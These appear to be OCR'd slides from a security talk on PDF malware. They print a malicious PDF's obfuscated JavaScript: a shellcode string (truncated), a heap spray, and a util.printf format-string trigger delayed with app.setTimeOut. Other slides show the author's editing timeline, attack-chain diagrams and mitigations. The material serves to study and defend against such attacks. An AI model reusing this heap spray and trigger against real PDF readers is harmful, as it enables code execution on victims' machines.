
```
function main(){
var sccs = unescape(""+"%"+"u03eb%u"+"eb59%ue805%uf"+"ff8%uffff%u4949%u494

        var bgbl = unescape("%u0A0A"+"%u0A0A");
        var slspc = 20 + sccs.length;
        while(bgbl.length < slspc) bgbl += bgbl;
        var fblk = bgbl.substring(0,slspc);
        var blk = bgbl.substring(0,bgbl.length - slspc);
        while(blk.length + slspc < 0x60000) blk = blk + blk + fblk;

        var mmy = new Array();
        for(i = 0; i < 1200; i++){ mmy[i] = blk + sccs }

var nm = 12;
for(i = 0; i < 18; i++){ nm = nm + "9"; }
for(i = 0; i < 276; i++){ nm = nm + "8"; }

util.printf(unescape(""+"%"+"25%34%35%30%30%30%66"), nm);
}

app.setTimeOut("main()", 3000);
```

Information disclosure


Malware Author at Work

06/11/2008 00:56:42	Start		
06/11/2008 01:54:14	00:57:32		\r\n
06/11/2008 01:54:58	00:00:44		app.setTimeOut(“main()”, 3000);
06/11/2008 01:59:10	00:04:12		setTimeOut(“main()”, 3000);
06/11/2008 02:00:40	00:01:30		app.setTimeOut(“main()”, 5000);
06/11/2008 02:01:25	00:00:45		Gave up: no delayed activation


Copyright Infringement / Confidentiality



Demo time!



PDF Malware


Internet
Open PDF
Exec JS
Exploit JS
Shellcode
Exec trojan
Internet
Open PDF
Exploit PDF
Shellcode
Exec trojan


Demo time!

Mitigation

Mitigation

- Don't allow PDF!
- Scan PDF
- Patch / Upgrade
- Reduce / Change attack surface
- Sandbox PDF Reader
- Block generic malware
  - LUA
  - Application whitelisting
  - AV / HIPS

PDF Malware


Internet
Open PDF
Exec JS
Exploit JS
Shellcode
Exec trojan
Internet
Open PDF
Exploit PDF
Shellcode
Exec trojan

Questions?

And hopefully some answers...

Thank you

http://blog.DidierStevens.com